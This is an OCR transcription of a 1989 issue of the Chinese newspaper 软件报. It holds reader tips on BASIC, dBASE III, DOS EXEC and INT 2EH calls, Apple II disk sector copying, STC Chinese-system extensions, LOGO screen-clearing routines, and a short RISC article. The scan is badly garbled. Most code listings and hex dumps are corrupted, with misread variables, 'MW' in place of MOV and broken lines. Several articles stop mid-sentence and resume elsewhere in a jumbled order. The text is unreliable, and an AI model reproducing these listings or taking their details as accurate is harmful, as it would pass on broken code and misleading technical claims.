通过对IBMPC BASIC的源程序进行分析后知道, BASIC 使用 BSAVE 语句生成屏幕图形文件除了前七个字节是一些 BASIC 解释器使用的有关参数信息外,其余均是屏幕图形的点阵信息内容。改造时,只要在屏幕文件头前面加上一段能够将其后的图形信息写入屏幕缓冲区而不破坏文件图形的点阵信息的汇编子程序,图形信息、内容写入完毕后以INT 20H方式返回操作系统,从而实现了变屏屏图形文件为可执行的COM文件的设想。下面是一个改造例子,供大家参考。

程序一:使用 BASIC 来生成一个屏屏图形文件。设生成的屏屏图形文件名为 PCC.BAS,在BASIC状态下,执行程序一,生成一个屏屏图形,以PCC.BAS为文件名存贮于磁盘上后退出 BASIC,返回到DOS状态。

程序二:对BASIC的屏屏图形文件进行改造,使之成为COM文件的一个程序。程序二运行后,将PCC.BAS改造为PCC.COM返回DOS,此时,可在DOS状态下输入

```
C>PCC
```

可看到图形文件被自动写到屏幕上了。 重庆 龙兵生

```

程序一
10 DEFINT H-P:DEF SEG=AMB800:CLS:SCREEN 1:KEY OFF:COLOR 17,0:1=0
15 FOR J=1 TO 200 STEP 7:1=(1 MOD 3)+1:CIRCLE(25+J,25+J*2),20,1,0,6.283186,3/6:P
AINT(25+J,25+J*2),1,1:NEXT:LOCATE 1,30:PRINT "重庆制":11:1=1:85=100:85=40:J=2:1
=1:GOSUB 25
20 LOCATE 1,30:PRINT "第七":1=120:85=100:J=1:1=1=0:11:1=1:GOSUB 25:LOCATE 25,1
:PRINT TAB(10)"供销科药品销售管理信息系统":BSAVE"PCT.BAS",0,404000:SYSTEM:END
25 FOR I=230 TO 200:FOR I=1 TO 17:KK=POINT(11,12):IF KK=0 THEN KK=J
30 K4=NS*(I-1)+1+(11-230):K3=NS*(I-1-230)+1+(12-17):IF K3<319 AND K4<19
9 THEN CIRCLE(K3,K4),2,KK,0,6.283186,5/6 :PAINT(K3,K4),KK,KK
35 NEXT I,11:LINE(200,0)-(319,20),0,BF:RETURN
程序二
10 DEFINT A:KEY OFF:DIN A(20):DEF SEG=AMB800:SCREEN 2:CLS:PRINT"请输入屏屏图形文
件名(不加扩展名)":INPUT AS:IF AS="" THEN END ELSE BS=AS+".COM":AS=AS+".BAS":SCR
EEN 1:COLOR 17,0:BLOAD AS,0:BSAVE BS,0,404000
30 A(1)=AMB4:A(2)=AMB400:A(3)=MB1000:A(4)=AMB90:A(5)=AMB000:A(6)=AREE1:A(7)=HE
8:A(8)=AREEB:A(9)=AREEC:A(10)=AMH7:A(11)=AMHF:A(12)=AHFC00:A(13)=RH799:A(14)
=AMF340:A(15)=AMA4F3:A(16)=AM20CD
40 CLOSE 3:OPEN "R",3,BS,2:FIELD 3,2 AS AS:FOR AA=1 TO 16:GET 3,AA:1SET AM=NS(I
&AA):PUT 3,AA:NEXT AA:CLOSE:SYSTEM:END

```

### 找回 BASIC 程序

我们在IBMPC/XT上调查《当然也可用S命令》最先出现连续三个00的第三个00的位置,设为0C05:3B 3D,则程序尾地址为CS:3B3F (3B3F=3B3D+2)

(1) 找出BASIC程序在内存的首地址。  
为了找首地址,先在BASIC状态下键入一行程序  
10 PRINT"ABCDEF"  
再执行SYSTEM命令退出,在DOS状态下键入DEBUG,用S命令查找:  
-S0 LFFF6 0A 0091  
20 22 41 42 43 44 45 46 47  
23  
若其显示0C05,3AD7,用D命令查看无误,于是 BASIC 程序在内存的首地址为CS:3AD4 (3AD4=3AD7-3)。这个首地址对不同的机器及不同的 BASIC 版本可能不尽相同,但却是固定不变的。请记住这个首地址备用。  
(2) 找出程序尾地址。  
从已知的首地址开始,用D命令往回

RUN 命令对内存的要求 我在IBMPC/XT机上,C C-DOS操作系统下多次使用run命令,均因系统提示"无够内存空间"而告失败。为此查阅了许多资料,其中告诉读者,当设置最大内存为640K时,可在DBASE III系统中运行较大的外部高级语言程序。根据这个要求,我把内存设置为640K,但仍无济于事。为此笔者对run命令对内存的要求作了分析,若run命令是在dBASE III系统下的内存空间中运行,那么640K应足以满足要求,然而是在此系统所占的以外自由空间运行,那么640K全部又给dBASE III占用,故会出现"内存不足"的问题。根据以上的分析,把内存设置为200K,在这种条件下run命令能够正常运行了。此外,我还根据不同的.com和.exe文件的字节数设置了相应的内存,以便使其能运行相应的文件而不能运行比其字节数大的程序,试验结果均成功。  
天津 李海燕

### DBASE III 的键盘缓冲区

<<软件界>>88年第16期上《DBASE III 程序设计技巧》一文谈到用PEEK(PEEK(1052)+1023)获取最近一次的输入值,但该方法不完全正确,为此有必要了解DBASE III的键盘缓冲区。该缓冲区为队列结构,其地址在DBASE III数据区的1050~1085单元,其中1050和1052单元都是缓冲区的尾指针,取值范围为30~60(偶数),1051和1053单元的恒值为零,1054~1085单元存放键码值,每键占两个单元,高位字节存扫描码,低位字节存ASCII码。应该特别指出的是,当尾指针的值为30时,最近输入的键码存于1084和1085单元,而不是1052和1053单元。所以要获取最近一次键入码的扫描码的正确方法是:  
IF PEEK(1052)=30  
KEY\_NUM=PEEK(1085)  
ELSE  
KEY\_NUM=PEEK(PEEK(1052)+1023)  
ENDIF

为了形象地了解缓冲区的结构,笔者编制了一个小程序PEEK\_BFR.PRG,它能动态地显示缓冲区的结构,包括1050~1085各单元的地址,其内存所存贮的ASCII字符及其代码或者扫描码,有兴趣者不妨一试。  
此外,由于不知键盘缓冲区的尾指针,不能随时正确获取最近键入缓冲区的键码。故请知者不吝赐教。  
A>TYPE PEEK\_BFR.PRG  
SET TALK OFF  
CLEAR  
A=

```

DO WHILE UPPER(A) # 0
1=0
DO WHILE I<18
01+3, 5 SAY CHR(PEEK(1050+1*2))
01+3,10 SAY "I"+STR(1050+1*2,4)+":I"+STR(PEEK(1050+1*2),3)
01+3,30 SAY "I"+STR(1050+1*2+1,4)+":I"+STR(PEEK(1050+1*2+1),3)
I=I+1
ENDIF
01,15 SAY "Press Q to stop ..." GET A
READ
ENDDO
RETURN

```



### 任意磁道任意扇区的复制

当一张磁盘在开机后无法自动或出现I/O错误时，并不意味着这张磁盘已成为废盘，可能是这张磁盘中的某几根磁道或几个扇区遭到损坏而造成的。如果能将好的磁道扇区的信息复制到已被损坏的磁道扇区上，或将被损坏的磁道扇区还有用的磁道扇区复制到一张完好的磁盘上，那么一张损坏的磁盘将得以解救。本程序就是为这个目的而编制的。

使用说明：①键入本程序后，RUN  
②屏幕显示出参数选择，如果直接使用屏幕提示的参数，按回车键即可，各参数含义是：  
DISK DRIVE SLOT：驱动器槽号  
SOURCE DRIVE：原始盘驱动器号  
DESTINATION DRIVE：复制盘驱动器号  
STARTING TRACK：开始复制的磁道  
ENDING TRACK：终止复制的磁道

```

10 DATA 1,96,1,0,6,0,32,3,9,32,0
   ,0,1,0,0,96,1,0,1,253,216,16
   ,9,3,160,10,32,217,3,96
14 FOR I = 0 TO 16: READ I0B: POKE
   778 + I, I0B: NEXT I
15 FOR I = 0 TO 3: READ I0C: POKE
   800 + I, I0C: NEXT I
16 FOR I = 0 TO 7: READ I0S: POKE
   768 + I, I0S: NEXT I
18 RWTS = 768: RK = 782: SEC = 783
   : SLOI = 779: DISK = 780: WR =
   790
20 X0(1) = "DISK DRIVE SLOT": X
   (2) = "SOURCE DRIVE"
   X0(3) = "DESTINATION DRIVE"
22 X0(4) = "STARTING TRACK": X
   (5) = "ENDING TRACK"
   X0(6) = "STARTING SECTOR"
   X0(7) = "ENDING SECTOR"
25 Y0(1) = "06": Y0(2) = "01": Y0(3)
   1, = "02": Y0(4) = "00": Y0(5) =
   "34": Y0(6) = "00": Y0(7) = "1"
   6
27 W0(1) = "7": W0(2) = "2": W0(3) =
   "2": W0(4) = "40": W0(5) = "40"
   : W0(6) = "15": W0(7) = "15"
28 X0(8) = "SOURCE": X0(9) =
   "DESTINATION"
30 TEXT: HOME: FOR I = 1 TO 7:
   IF I > 5 AND X(4) ( ) X(5)
   THEN, 40
32 VTAB I: HTAB I: PRINT X0(1)
   -> Y: INVERSE: PRINT Y0(1)
   : INPUT "I20: IF I20 = ** THEN
   I20 = Y0(1)
34 IF I20 ( "0" OR "2" ) W0(1) THEN
   NORMAL: GOTO 32
36 X(1) = VAL (I20): VTAB I: HTAB
   22: PRINT X(1): **: NORMAL
   : IF I = 5 AND X(5) ( ) X(4), THEN
   32
38 IF I = 7 AND X(7) ( ) X(6) THEN
   32
40 NEXT I: POKE SLOI, X(1) + 16
45 VTAB 9: IF X(2) ( ) X(3) THEN
   PRINT "PRESS RETURN KEY COM
   TIME": GET A$
50 FOR I = X(4) TO X(5): IF X(4)
   ( ) X(5) THEN X(6) = 0: X(7) =
   15
52 FOR J = X(6) TO X(7): FOR K =
   1 TO 2: IF X(2) = X(3) THEN
   VTAB 9: HTAB I: PRINT "INSE
   RT": INVERSE: PRINT X0(K +
   7): NORMAL: PRINT "DISK A
   ND PRECIB RETURN": GET A$
55 POKE TRK, I: POKE SEC, J: POKE
   DISK, X(1) + 1: POKE WR, K: CALL
   RWTS
60 NEXT J: NEXT I: GOTO 30

```

本版责任编辑：07号

### STARTING SECTOR

开始复制的扇区  
终止复制的扇区  
磁道、扇区均用十进制，磁道范围：0-40，  
扇区范围：0-16扇区。

③选择好参数后，若是双驱动器，则只要在屏幕出现提示后，按回车键即可。若是单驱动器，屏幕将提示你插入原始盘 (SOURCE DISK) 或复制盘 (DESTINATION DISK)，插好后按回车键即可。

对一张装满资料的磁盘，可将第17磁道本程序复制到第35磁道上，如果以后本磁盘的 VTOL (17磁道0扇区) 或 CATALOG (17磁道，0-16扇区) 遭冲坏，可用本程序将35磁道上正确的扇区复制17磁道相应的扇区，即可解救此磁盘。

金平 李永前

## 增强《STC》软汉字系统的功能

### 在应用程序中执行外部命令

我们在用汇编语言进行程序设计时，常常需要在不中止当前程序的情况下执行外部命令，诸如：通过执行 BASIC.COM 产生音乐，以增强程序运行过程中的趣味性；通过执行 COMMAND.COM 中的 COPY 命令或 RENAME 命令来复制文件或重命名文件等等。

为达到这个目的，我们常常采用 DOS 的 EXEC (A8H) 功能。下面给出了一个程序示例：程序一应当注意到，如果要进行批处理 (.BAT)，或者要执行 COMMAND.COM 的内部命令 (如 CLS, DIR, TYPE 等)，则键入 COMMAND.COM 的第二字节，并將其文件名或内部命令名置于命令行后，带上参数 /C。

下面，笔者介绍另外一种方法 (使用 INT 2EH)：程序二

|                       |                       |
|-----------------------|-----------------------|
| 程序一                   | 程序二                   |
| MW AH, 51H            | MW AH, 51H            |
| INT 21H               | INT 21H               |
| MW ES, 8X             | MW ES, 8X             |
| MW AH, 4AH            | MW AH, 4AH            |
| MW BX, 30H            | MW BX, 30H            |
| INT 21H               | INT 21H               |
| PUSH BP               | PUSH BP               |
| PUSH DS               | PUSH DS               |
| PUSH ES               | PUSH ES               |
| PUSH SI               | PUSH SI               |
| PUSH DI               | PUSH DI               |
| PUSH AX               | PUSH AX               |
| PUSH BX               | PUSH BX               |
| PUSH CX               | PUSH CX               |
| PUSH DX               | PUSH DX               |
| MW CS: StackSeg, SS   | MW CS: StackSeg, SS   |
| MW CS: StackPtr, SP   | MW CS: StackPtr, SP   |
| MW AX, 4B00H          | MW SI, OFFSET CmdLine |
| MW BX, OFFSET Prblik  | INT 2EH               |
| MW DX, OFFSET CmdLine | MW SS, CS: StackSeg   |
| INT 21H               | MW SP, CS: StackPtr   |
| MW SS, CS: StackSeg   | POP DX                |
| MW SP, CS: StackPtr   | POP CX                |
| POP DX                | POP BX                |
| POP CX                | POP AX                |
| POP BX                | POP DI                |
| POP AX                | POP SI                |
| POP DI                | POP ES                |
| POP SI                | POP DS                |
| POP ES                | POP BP                |
| POP DS                |                       |
| POP BP                |                       |

|          |                 |                           |
|----------|-----------------|---------------------------|
| StackSeg | DW ?            | : StackSeg DW ?           |
| StackPtr | DW ?            | : StackPtr DW ?           |
| CmdLine  | DB 4, "DIR", 13 | : CmdLine DB 4, "DIR", 13 |
| Prblik   | DW 0            | : Prblik DW 0             |
| CmdPrt   | DW 0            | : CmdPrt DW 0             |
| FCB1     | DW 0            | : FCB1 DW 0               |
| FCB2     | DW 0            | : FCB2 DW 0               |

通过上述两种方法的比较，我们发现：第二种方法比较简单，只要设定 DS:SI 就可以了；即使是执行内部命令，也无须键入 COMMAND.COM 的第二字节，所以在一定程度上加快了执行速度。

```

0706 A9 60 85
0706 74 83 70 A9 60 85 63 65
0706 04 85 60 85 6C 85 6E 4F
0706 06 85 69 85 AF A9 08 85
0706 08 85 82 AF 4C 85 B1 A9
0706 00 85 82 AF BA 85 83 60
0A00 AD 00 C0 93 D0 03 20
0A08 C4 80 68 C9 1F D0 29 68
0A10 C9 80 D0 21 A0 01 B1 89
0A18 C9 80 B0 17 A2 00 8A 1C
0A20 A0 01 8D 4B 8B F0 3A C9
0A28 FF F0 8D D1 8E D0 28 E8
0A30 C8 D0 EF A9 D8 48 AF 1F
0A38 C8 D0 E6 8E 8E D0 02 E6
0A40 B9 B1 88 C9 3A B0 0A C9
0A48 20 F0 F0 8E 87 30 38 E9
0A50 D0 60 E8 8D 4B 8B D0 FA
0A58 E8 60 1C D0 C3 20 98 DF
0A60 A9 D7 48 A9 D1 48 06 1A
0A68 A6 1C 8D 6B 8B 46 8D 6A
0A70 8B 48 A0 06 B1 8B C9 28
0A78 D0 54 A2 00 E8 E6 8B D0
0A80 02 E6 B9 B1 8B C9 29 F0
0A88 23 C9 2C F0 EF C9 C5 F0
0A90 E8 C9 C1 F0 E7 8A 48 20
0A98 7B D0 20 52 E7 68 AA A5
0AA0 51 9D 4F 02 98 9D FF 01
0AA8 A0 00 F0 D7 A5 1C C9 12
0AB0 80 16 0E 04 90 02 A2 04
0AB8 8D 4F 02 D0 16 DF FF 01
0AC0 D0 54 8C B0 0E CA D0 F0
0AC8 E6 8B D0 02 E6 87 60 A9
0AD0 20 65 E4 00 49 40 95 E6
0AD8 A0 8D 54 C0 8C 8D 8D 55
0AE0 C0 8D 50 C0 8D 57 C0 8D
0AE8 52 C0 60 A9 26 A0 40 A2
0AF0 40 D0 4F A9 40 A0 60 A2
0AF8 20 84 3F A0 00 85 3D 84
0B00 3C 84 3E 84 42 86 43 20
0B08 2C FE 60 A9 F0 8D 53 AA
0B10 A9 FD 8D 54 AA A9 1B 8D
0B18 55 AA A9 FD 8D 56 AA A9
0B20 00 8D 51 C0 A9 28 85 21
0B28 60 A9 C0 8D 53 AA A9 13
0B30 8D 54 AA A9 98 8D 55 AA
0B38 A9 1A 8D 56 AA A9 00 8D
0B40 50 C0 A9 21 85 21 60 20
0B48 8C 15 60 50 31 00 50 32
0B50 00 48 31 00 48 32 00 48
0B58 31 32 00 4D 32 31 00 54
0B60 58 00 48 47 00 48 43 4C
0B68 00 FF CE BA D3 8A D9 8A
0B70 D8 8A EA F2 8A 0A 8B
0B78 2B 8B 46 8B

```

《STC》软汉字系统 (包括 STC.0 及 STC.1) 在使用中有几点不足：  
1. 在 STC 系统中不能象在浮点 BASIC 中那样，只用一个命令 (HOME) 清屏，必须用 PRINT CHR \$(26) 或者 CALL L45678 清除；  
2. 不能象《中华超级汉字系统》那样，只用两个命令就能方便地进行中英状态切换；  
3. 在 STC.0 中，用 \$2000 - \$4000 作为屏幕显示区，而 LOMEM 的指针指向 \$4801，这样从 \$4000 - \$4800 这 2K 内存就不利用；  
4. 不能使用高分辨第二页。  
针对以上问题，我编了一个机器语言程序，把清屏、中英状态互换、显示高分辨第一页或第二页的图形、第一、二页图形互换等，只要用一个命令就可实现。  
程序的使用方法：  
用 CALL L-161 进入监控，在监控下键入程序，然后用 BSAVE 命令把程序存到 STC 主盘或软盘上。在 STC 状态下用 BRUN 命令运行程序，或在监控状态下键入 89D5G 键，之后，STC 系统就增加九条新功能，说明如下：

|    |     |                      |
|----|-----|----------------------|
| 序号 | 命令符 | 功能                   |
| 1  | HCL | 中文状态下滑屏；             |
| 2  | HG  | 英文状态转中文状态；           |
| 3  | TX  | 中文状态转英文状态；           |
| 4  | M12 | 高分辨第一页图形进第二页；        |
| 5  | M21 | 高分辨第二页图形进第一页；        |
| 6  | H1  | 显示高分辨第一页图形；          |
| 7  | H2  | 显示高分辨第二页图形；          |
| 8  | P1  | 在高分辨第一页操作 (与显示状态无关)； |
| 9  | P2  | 在高分辨第二页操作 (与显示状态无关)。 |

说明：  
1. 该程序由于增加 H2 命令，所以把程序区移到 \$6000 以后，若用户不需要用高分辨第二页，可在监控状态下键入 0068:46 或在 BASIC 状态下键入 POKEL04, 64 即可把程序区移到 \$4000 开始的内存区域，但这时就不能使用 H2 及 M12, P2 命令了；  
2. 由高分辨第一页转英文状态用 TX 命令，由高分辨第二页转英文状态仍用 TEXT 命令。  
神州 关海坤

LOGO 清屏十法

```
方法一
TO WAIT :T
REPEAT :T
END
TO CLR :X1 :X2
IF :Y1 > :X2 STOP
DEPOSIT 30 :X1
CLEARTEXT
WAIT 100
CLR :X1 + :X2
END
方法二
TO CLXY :X :Y
IF :Y > 23 STOP
CURSOR :X :Y
PRINT CHAR 32
CLXY :X-1 :Y + 1
END
TO CLX :X1 :X2
IF :X1 > :X2 STOP
CLXY :X1 0
CLX :X1 + 1 :X2
END
```

在LOGO中,我们可以用原语命令CLEARTEXT清除整个文本屏幕。利用CALL命令,我们还可以调用LOGO系统本身提供的清屏机器语言子程序,实现从光标位清除至尾、至屏幕终点清屏功能。(其入口地址7580、7416我们可以通过调用LOGO系统上的ADDRESSFS地址文件查到)

单用这些命令的清屏虽然有效,但却显得呆板、枯燥,为了使文本的显示更为生动有趣,更为艺术化,我们可以借用电视中的一些镜头切换时屏幕擦除的方式。下面介绍十种方式的清屏技法,你可以从中选择自己需要的方式用在程序中。为了试验观察清屏的效果,在运行下列程序时,每次先执行过程W,它使屏幕充满K字符。

```
0. TO W
CLEARTEXT
REPEAT 24 [PRINT 'KKKKKKK
KKKKKKKKKKKKKKKKKKKKKK
KKKKKKKKKKK]
END
方法1.
执行CLR L R 0 39 实现从屏左缘向右侧拉幕式清屏。见方法2。
执行CL X 1 0 39 实现从屏左缘向右侧逐列从上到下擦除清屏。见方法3。
执行CLR L R 39 0 实现从屏右缘向左侧拉幕式清屏。见方法4。
执行CL X 2 39 0 实现清屏,方式:原理与方法2相同。见方法5。
执行CL S 1 0 23 从第一行起,逐行擦除清屏,依次向下,直至屏下缘。见方法6。
执行OL S 2 23 0 自底向上,逐行擦除清屏,直至上缘。见方法7。
执行CLO 0 由屏幕中央向左右两侧同时清屏。见方法8。
执行CL S 8 0 39 由屏幕边缘向上向下清屏,直至中央。见方法9。
执行CL W 0 使原屏幕内容徐徐上升而消失,好像卷上帘幕一样。见方法10。
执行CL D 从屏幕上方第一行起依次用反空白格40行复盖整行,逐行向下复盖,直到屏幕下缘,其效果就象幕布徐徐落下。
本交程序全部用MIT LOGO编写,可在CEC-1(中华学习机上运行。注:程序中AU分别为C和括号。成都七中 江泽国
```

```
方法二
TO CLR :X1 :X2
IF :X1 < :X2 STOP
DEPOSIT 32 :X1
DEPOSIT 33 39 - :X1
CLEARTEXT
WAIT 100
CLR :X1 - 1 :X2
END
方法三
TO CLX2 :X1 :X2
IF :X1 < :X2 STOP
CLXY :X1 0
CLX2 :X1 - 1 :X2
END
方法四
TO CLX :X1 :X2
IF :X1 < :X2 STOP
CLXY :X1 0
CLX :X1 - 1 :X2
END
方法五
TO CLS :Y1 :Y2
IF :Y1 = :Y2 STOP
CURSOR 0 :Y1 CLM
CURSOR 0 :Y2 CLW
WAIT 100
CLS :Y1 + 1 :Y2 - 1
END
方法六
TO CLS2 :Y1 :Y2
IF :Y1 < :Y2 STOP
CURSOR 0 :Y1 CLM
CURSOR 0 :Y2 CLW
WAIT 100
CLS2 :Y1 - 1 :Y2
END
方法七
TO CLO :X
IF :X > 19 STOP
DEPOSIT 22 19 - :X
DEPOSIT 30 2 * :X
CLEARTEXT
WAIT 100
CLO :X + 1
END
方法八
TO CLS3 :Y1 :Y2
IF :Y1 = :Y2 STOP
CURSOR 0 :Y1 CLM
CURSOR 0 :Y2 CLW
WAIT 100
CLS3 :Y1 + 1 :Y2 - 1
END
方法九
TO CLX :Y
IF :Y > 23 STOP
CURSOR 0 22
PR CHAR 32
WAIT 100
CLX :Y + 1
END
方法十
TO SPC
MAKE "A CHAR 32
REPEAT 38 MAKE
" A WORD :A CHAR 320
OP :A
END
方法十一
TO CLFS :Y
IF :Y > 23 STOP
CURSOR 0 :Y
PR :OP
WAIT 100
CLFS :Y + 1
END
方法十二
TO CLS
MAKE "SP SPC
DEPOSIT 232 0
CLFS 0
END
```

LOGO 语言中机器码程序的输入

LOGO程序设计中,有时,用户编制的机器语言程序要输入内存再由LOGO调用。一般方法是进入监控后再输入,然后返回LOGO状态。很是麻烦,LOGO语言命令,DEPOSIT可将单个十进制数存入内存某个单元,(作用同BASIC语言的POKE),我们可以编制一个LOGO程序,让程序自动完成数的转换和输入工作,将一连串的十六进制机器码直接输入内存,避免了各种状态转换的麻烦(程序1)。存盘后作为工具程序调用。

示例说明利用LOGO程序输入一则机器语言发音子程序,建立LOGO乐曲演奏程序的方法。(程序2)

过程INMEM为输入机器码主过程。RECOVER和REDIG过程将16进制数中的字符变成十进制数的转换过程。输入时只需将输入首地址ADDR(十进制数)及机器码的十六进制数键入即可,建立后,运行PLAY进行演奏。方法是PLAY 音调\_音长... (本过程在CEC-1机上通过)

```
注:程序中AU分别为C和括号
运行实例
TO INMEM 39330 [ A
D 30 C0 80 D0 05
CE A1 99 F0 09 CA
D0 F5 AE A0 99 4C
A2 99 60]
PLAY [192 255
171 256 152 255 140
255 128 255 114 255
102 255 95 255]
END
注:程序中AU分别为C和括号
运行实例
TO INMEM 39330 [ A
D 30 C0 80 D0 05
CE A1 99 F0 09 CA
D0 F5 AE A0 99 4C
A2 99 60]
PLAY [192 255
171 256 152 255 140
255 128 255 114 255
102 255 95 255]
END
```

HI-01 机器中有部分保留字的入口地址在内存RAM中的系统缓冲区,这些地址单元中的内容均可用POKE进行修改,且修改后保持不变。如LOAD的入口地址为17160,SAVE为17184,DEF为17115等。(详见软件报89年5期)。机器初始化后,这些地址单元中均为195、66、61(280的转移指令)。其中66、61为转移绝对地址的低八位和高八位。若将66、61内容改为(用POKE指令)用户机器语言子程序的入口地址,则可利用保留字调用这些子程序。保留字既可作命令使用,又可编写在程序中,特别是多个机器语言子程序时,用USR(X)调用这些子程序时,必须先将子程序的入口地址存入16910和16911两单元中,然后用USR(X)函数调用,每次只需修改一次16910和16911两单元中的内容。若用保留字调用约话,不同的保留字调用不同的机器语言子程序,此时保留字被看作是子程序的名字,这样编程时条理清晰,使用方便,且程序运行时速度快。例:机器语言子程序的入口地址为30000且用DEF调用的话,则需在17116和171

COMX 机器语言 DD 命令 COMX-BASIC 解释程序用软件扩充了一条DD命令,用来存取重要系统参数,在一定程度上克服了1802机器语言没有绝对地址指令的弱点。现作简单介绍: 1.DDaa,其中00<aa<FF,用来读出系统参数区4200+aa单元中的数,存入D寄存器。指令执行后寄存器RF=4200+aa+1。 2.DDaa,其中00<aa<FF,把D寄存器中的数存入系统参数区4200+aa单元。指令执行后寄存器RF=4200+aa-1。 DD命令的执行程序是: 33 00-E2 D3 C8 43 AD 22 52 F8 42 BF 43 AF FA 00 32 14 33 10-4F 12 30 01 8F DC 80 A F 42 5F 2F 30 01 C0 3A D 4 重庆入中 环境

关于作业事项的说明

函授班自4月1日开学以来,已经陆续收到一些学员的作业,学员们刻苦认真的精神给我们留下了深刻印象。虽然我们师生之间相隔千山万水,但我们的心是连在一起的。为便于学员学习和教师工作,特就作业中的有关问题说明如下:

- 1.各科作业分开书写,按科装订成册,以便于教师批阅。在作业的开头,写明班别、科目、姓名、地址。由于学员较多,教师是按各自学科批阅作业,如果几科作业混装在一册,工作人员分发时容易搞错。
2.对教师批阅中有什么要求,需要询问的事项可随时提出,我们将有关答复作业返寄给您本人。
3.对于作业中普遍存在的问题,我们在作业报上公开答疑,对于个别问题就在作业本上批改,有的问题也要求学员自己更正。
4.如果学员没有机器条件而作业中又要求写出程序的运行结果,那么学员最好能够根据程序运算规则,用人工方法测试程序运行结果。如果不能人工方法来完成,可以暂时不作这类作业。
函授部教务处

中级学习机软件介绍(3) 超级DOS磁盘操作系统 SUPER-DOS1.0

超级DOS磁盘操作系统是我公司新近开发的系统软件,具有功能强,操作简便,速度快等优点,它是DOS 3.3的改进版本与DOS 3.3完全兼容,该软件BASIC模块调用功能更是DOS3.3所无法比拟的,主要功能如下: 1.系统可直接调入文件运行程序,能自动将BASIC命令与文件名分开。 2.BASIC模块功能,可用参数A。 6.CATALOG命令改为DIR,可显示空余扇区数。 7.增加TYPE命令,可把A、B、T类文件内容以ASCII码的形式显示在屏幕上。 8.BASIC命令,可设定BASIC程序区的起始地址,可以方便用户对文本/低分第二页的使用,也可调出一个安全区做为机器语言程序的存储区。 9.MEG命令,可把当前内存中的BASIC程序与盘上的BASIC程序合并起来,合并时行号均不变,可继续使用此命令把更多的程序合并起来。 10.软盘删除DELETED的文件,并可列出被删除的所有文件名。 11.可用通配符"\*"省略文件名,输入部分文件名后面带"@"表示省略后面的字符。 12.系统设置了命令FL

B可用来设置缓冲区首地址,最高可设置为\$95CA,再配合使用MAXFILFS命令即可调入长文件,用户也可格式化一张使用高址缓冲区的盘。 13.系统采用快速装入程序技术,速度比DOS3.3快4~5倍。 14.有时用户可能会忘掉DOS的一些保留字,可用辅助命令HELP来显示出系统所使用的所有DOS命令。

17两单元中分别存入地址\$0000(低位48,高位117)。 在BASIC程序中用此法调用机器语言子程序时,在调用前或程序开头在保留字的入口地址单元中用POKE存入195、A、B、A为机器语言子程序入口地址的低八位和高八位。子程序首先将CPU中各寄存器的内容压入堆栈保护起来,结束时再次恢复寄存器的内容,最后用RET指令返回BASIC程序。用保留字调用机器语言子程序还可以混淆视线,起一定的程序保密作用。 二流中 余庆新

# 软件报



1989年  
6月17日  
第24期  
总第142期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟雄  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河坝75号

## RISC 一种计算机设计新思想

电子科技大学 供稿

RISC是简化指令系统计算机(Reduced Instruction Set Computer)的简称。简言之,按这种思想设计出的计算机,其指令系统是经过“简化”或者“精简”了的。这一设计思想首先由IBM公司的Watson研究所提出,而实际做工作的主要有三家,即:IBM(801计划)、伯克加州大学(RISC计划)和斯坦福大学(MIPS计划)。

这一概念是怎么提出来的呢?随着计算机技术的发展,提供的指令越来越多,目前一台计算机的指令达到200-300条是常事。人们通过统计研究发现,最常用的指令实际上只有几十条,大约占指令总数的20%,但这20%的指令在各种程序中的出现率却高达80%。能不能将指令数减少呢?回答是肯定的。采用了RISC概念的计算机只包括那些经过精选过的常用的指令,从而使指令系统的指令数大大减少。那些不常用的指令的功能,则可以通过采用若干常用指令来实现。

RISC带来什么好处?对于微计算机系统来说,指令数的减少可使VLSI(超大规模集成电路)芯片内的指令执行部分大大简化,这既能加快运算速度(可达传统机器的3-5倍),又能减小芯片面积,降低芯片的复杂程度。反过来讲,若芯片保持同样的面积和复杂程度,则可在同样大小的芯片上集成更多的功能部件,从而使芯片的功能大为增强。

指令少了会不会给用户带来不便?一般说来,“如果用用户机器指令编程,指令多一些用户方便一些。但是,对大多数用户来说,他们使用的是高级语言,并不直接使用机器指令,因此并无不便。只是在指令数目减少的情况下,编写编译程序这样一些系统软件时可能会带来一些麻烦。但是,通常系统软件编写人员的水平较高,而且他们的工作有“一劳永逸”的性质,所以,即使有所不便,其影响也不太大。

近年来许多公司已将RISC从实验室的研究转向工业生产,如比较新的工程工作站产品

Sun-4系列和超级工程工作站Sun CX P系列均采用了RISC技术,IBM、HP、MIPS等多家企业也都生产出了自己的RISC产品。

RISC的研究使计算机体系结构设计者认识到了计算机指令系统的指令并不是越多越好。指令多了也有它的坏处,它使设计和制造的难度增加,产品推出的时间加长,且不易达到较高速度。

至于今后RISC会不会成为主流,在计算机技术界尚有争论,但理至少有一席之地是无疑的,在Sun-4等工程工作站中成功的使用已证明了这一点。

世界上最大的气象计算机,联邦德国黑森州美国阿拜姆芬巴赫气象站拥有世界最大的气象计算机,该机能准确地预报7天内的天气。这台超级气象计算机由500架飞机、7000架地球卫星接收气象数据,能每秒进行30亿次运算操作。

☆**世界科技快讯**  
☆**电笔比试** 国际业余电联不久前宣布,应当放弃现行的裁判方法。因为目前在裁判员举起优胜者的手之前,观众和运动员都不知道谁得了多少分。从1988年起,优胜者将按裁判员按了电钮,计分牌上就显示出运动得分。统计得分产生优胜者。

☆**气象计算机** 联邦德国黑森州美国阿拜姆芬巴赫气象站拥有世界上最大的气象计算机,该机能准确地预报7天内的天气。这台超级气象计算机由500架飞机、7000架地球卫星接收气象数据,能每秒进行30亿次运算操作。

★**星号: 890605**  
**名称:** 费建强  
**作者:** STC-Ⅱ高级事务管理系统  
**功能介绍:** 当该系统一进入您的微机后,您就会感到与众不同,被用户誉为“三超系统”的STC-Ⅱ高级事务管理系统已大大超过了STC-Ⅰ的功能。  
一、超级汉字系统: 大家都知道STC4.0是当前苹果机汉字功能最强的操作系统之一,可打印上百种字型及多种编码输入等优点。  
二、超级数学系统: STC-Ⅱ5.3系统由汇编语言和编译BASIC模块组成。该系统已具备了dBASE-Ⅰ、Ⅱ的基本常用功能,但操作使用却更为方便。因为它有一很强的隐含联想体系,它把方便留给了用户,困难留给了系统自己。在它上面进行事务管理,您会感到它的确为用户减轻了一定的工作量,只要将原始数据录入后,随时都可修改、查询或打印出标准的数据文件。若需要还可自动配上优美的各种表格。  
STC-Ⅱ增加了库文件的随意扩充和压缩自动编辑功能和多层次头设计等许多功能,并将命令操作改为屏幕指令显示操作,因而十分方便,几个小时便可掌握。  
